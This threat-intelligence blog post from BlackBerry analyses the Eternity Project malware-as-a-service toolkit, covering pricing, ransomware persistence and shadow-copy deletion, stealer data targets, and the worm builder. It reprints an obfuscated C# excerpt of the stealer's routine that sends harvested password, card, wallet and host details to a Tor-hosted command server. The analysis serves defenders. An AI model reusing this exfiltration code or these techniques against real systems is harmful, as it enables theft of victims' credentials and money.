# Threat Spotlight: Eternity Project MaaS Goes On and On

blogs.blackberry.com/en/2022/06/threat-spotlight-eternity-project-maas-goes-on-and-on

The BlackBerry Research & Intelligence Team


The Eternity Project sounds like some kind of glitzy new album promoted by a pop star who has a symbol for a name. Instead, it's a malware toolkit sold as a malware-as-a-service (MaaS) opportunity. The cheapest subscription costs less per year than a Netflix subscription. Threat actors running the service distribute it through the anonymous Tor marketplace and Telegram channels as the "Eternity Group."

The group markets its product in both English and Russian and appears to have links to the Russian "Jester Group," which has been active since July 2021. The Eternity Stealer, sold as a component of Eternity Group's MaaS platform, appears to be a rebrand of the Jester Stealer malware, which was seen targeting Ukraine in May 2022.

The threat actors utilize the Telegram messaging platform to communicate feature updates. In addition, a Telegram bot enables the purchaser to customize the build of the malware and choose desired features. The malware is sold as annual subscriptions or perpetual licenses, with prices ranging from US$90 to almost US$500 for separate parts of the toolkit.

## Operating System

| Windows | MacOS | Linux | Android |
|---|---|---|---|
| Yes | No | No | No |

## Risk and Impact

| Impact | High |
|---|---|
| Risk | Medium |

## Eternity Project Malware-as-a-Service Pricing

The malware toolkit is hosted on the Eternity Projects TOR webpage, where an overview of each malware component is presented and listed for sale, as seen in Figure 1. Each malware item in the toolkit is individually priced.

- Eternity Stealer - $260 annual subscription
- Eternity Miner - $90 annual subscription
- Eternity Worm - $390
- Eternity Ransomware - $490
- Eternity Clipper - $110
- Eternity DDoS Bot - (Still in development)




*Figure 1 - Eternity TOR webpage displaying a variety of malware for sale*

Eternity was originally brought to light by a Cyble report that mentioned the group's Telegram channel had over 500 subscribers. This channel has since been banned and a new one has been created, as seen in Figure 2. At the time of writing, the new channel has 150 subscribers.




*Figure 2 - New Telegram channel used for communicating product updates*

## How Eternity Ransomware Operates

The ransomware offered by Eternity is a .NET executable that uses the name "Microsoft.exe" to try and lull the user into a false sense of safety. The file contains a lot of similarities to the open-source, proof of concept (PoC) ransomware "Povlsomware;" it even includes the name of this ransomware in its strings. It appears that the developer of Eternity ransomware is utilizing the source code from the open-source GitHub page of Povlsomware, and modifying it to create its own bespoke ransomware.

Eternity ransomware achieves persistence on the target machine by modifying the startup registry to launch itself on system startup, as seen in Figure 3.




*Figure 3 – Eternity modifies Startup registry keys to achieve persistence*

The malware targets personal files, with a list of 788 different file extensions that it seeks. It then performs AES256 encryption on the files it identifies.

Eternity differs from most ransomware we have observed by performing extensionless encryption. Typically, ransomware will append a unique extension to encrypted files; however, in this instance, the original file extension is kept. But because the contents of the files have been modified, the encrypted files no longer work as intended.

The malware will avoid encrypting files within the following directories, to decrease the chance of making crucial system files inoperable:

- All Users\\Microsoft\\
- AppData\\
- C:\\Program Files
- \\Eternity\\
- C:\\ProgramData\\
- $Recycle.Bin
- \\source\\
- Temporary Internet Files

- C:\\Windows

Once encryption has been carried out, the malware will attempt to destroy shadow copies using Windows Management Instrumentation (WMI). Removing these backups prevents victims from easily reverting back to their machine's previous pre-encryption state.




*Figure 4 - Eternity deletes backups to prevent the victim from rolling their computer back to a pre-encryption state*

Post encryption, the victim is presented with a ransom note which is dropped to the desktop. The note states that their computer's files have been encrypted with "military-grade" encryption. It also gives instructions on how the victim can go about decrypting their files for the cost of $800 in Monero cryptocurrency.



*Figure 5 - Ransom note dropped by Eternity*

## Eternity Stealer Malware Functionality

As is the case with the other malware offered by Eternity, the Eternity Stealer is a .NET executable file. The file is highly obfuscated to make analyzing the file more difficult.

The threat actors allow purchasers of this stealer to utilize a Telegram bot to build the malware to meet their exact specifications. To accomplish this, it prompts them with questions about which features they would like to include in the build.

As seen in Figure 6, available options include enabling AntiVM (Virtual Machine), enabling Startup persistence, choosing the file extension of the build, and enabling AntiRepeat. AntiRepeat is used to prevent any repeat infections on the target machines, to avoid duplication of exfiltrated data.




*Figure 6 - Telegram bot builder options for stealer*

The strings that are visible in the samples used in this analysis contain a lot of references to the online sandbox video game "Growtopia." The malware looks like it is related to an old Eternity tool (shown in Figure 7) that was initially designed to steal credentials of Growtopia accounts. This type of credential-stealing tool is commonly distributed via YouTube videos

and online forums, where they advertise this functionality. These accounts can be of great monetary value to attackers, as they often contain in-game items that are sold on underground marketplaces.




*Figure 7 - Old Eternity Growtopia credential stealing builder*

The latest Eternity stealer appears to have been modified using the code of the old Growtopia stealer, adding the ability to target the following items of victims' sensitive personal information:

- Cryptocurrency wallet details
- Login credentials
- Form data saved to the browser
- Cookies
- Browser history
- Credit card details
- Files containing sensitive data
- OS and hardware information
- A list of installed programs
- VPN and FTP client data
- Gaming software data
- Messaging software data
- Password management software data

Harvested data is stored in a .TXT file within the %Temp% directory. The malware then exfiltrates this information to its command-and-control (C2) server. The exfiltration model is carried out by utilizing a C2 inside the TOR network, as seen in Figure 8. The sample will

enable a proxy that will send a POST request containing the encrypted .ZIP file to the C2, which is hosted on the TOR network.

```
    num14 = num13 + sizeof(float);
}
if (num11 > num14)
{
    StringBuilder stringBuilder = new StringBuilder(xilnpifhrruwabjpesijzswnejkskjp.ndqwszsszzvyeyustmcuioyfrzvhqtstr);
    stringBuilder.AppendFormat("?pwds={0}", wpdkcdyiyphptjcqjiagkyixgvjltid.jugxqfgtlobkxyxgricnkdfqxhgdhtmpq);
    stringBuilder.AppendFormat("&cards={0}", wpdkcdyiyphptjcqjiagkyixgvjltid.lyvmmllcporjnkzjpsdqusfoqzjydmrcm);
    stringBuilder.AppendFormat("&wlts={0}", wpdkcdyiyphptjcqjiagkyixgvjltid.WalletsCount);
    stringBuilder.AppendFormat("&files={0}", wpdkcdyiyphptjcqjiagkyixgvjltid.GrabberCount);
    stringBuilder.AppendFormat("&user={0}", Uri.EscapeDataString(Environment.UserName.ToBase64()));
    stringBuilder.AppendFormat("&comp={0}", Uri.EscapeDataString(Environment.MachineName.ToBase64()));
    stringBuilder.AppendFormat("&ip={0}", Uri.EscapeDataString
      (rxqxakmvofzgmpyvutinedfrepzqevb.evejdczoptzerktonmjpctvoosztlkwrs.IpAddress.ToBase64()));
    stringBuilder.AppendFormat("&country={0}", Uri.EscapeDataString
      (rxqxakmvofzgmpyvutinedfrepzqevb.evejdczoptzerktonmjpctvoosztlkwrs.Country.ToBase64()));
    stringBuilder.AppendFormat("&city={0}", Uri.EscapeDataString
      (rxqxakmvofzgmpyvutinedfrepzqevb.evejdczoptzerktonmjpctvoosztlkwrs.City.ToBase64()));
    stringBuilder.AppendFormat("&tag={0}", Uri.EscapeDataString
      (xilnpifhrruwabjpesijzswnejkskjp.bftmenbdafnugsccymmederjiskpskfjh));
    try
    {
        using (WebClient webClient = new WebClient())
        {
            WebClient webClient2 = webClient;
            IWebProxy proxy;
            if (!xilnpifhrruwabjpesijzswnejkskjp.ndqwszsszzvyeyustmcuioyfrzvhqtstr.Contains(".onion"))
            {
                proxy = WebRequest.DefaultWebProxy;
            }
            else
            {
                IWebProxy pcowwnbrcveldlckygggkxtfelyigxmxi =
                  xilnpifhrruwabjpesijzswnejkskjp.pcowwnbrcveldlckygggkxtfelyigxmxi;
                proxy = pcowwnbrcveldlckygggkxtfelyigxmxi;
            }
            webClient2.Proxy = proxy;
            int num16;
            int num15 = num16 = -38915 + 38911;
            if ((383696848 + 99949 ^ 1688478258 + 32897) == 1917085943 + 31639)
```

*Figure 8 - Data exfiltration function by Eternity stealer*

## Eternity Worm Malware

The Telegram bot builder for Eternity Worm offers the budding cybercriminal customer a wide range of customizability when purchasing the malware. As shown in Figure 9, this includes:

- A URL where the worm will be located after building
- Direct download URLs for the malware
- A Discord spreader message
- A Telegram spreader message
- The option to enable AntiVM
- The option to enable Startup
- The option to change the output file extension


Eternity Builder
bot
Please enter direct url where worm executable will be located after building (Example http://example.com/worm.exe) 6:14 PM
http://example.com/worm.exe 6:14 PM
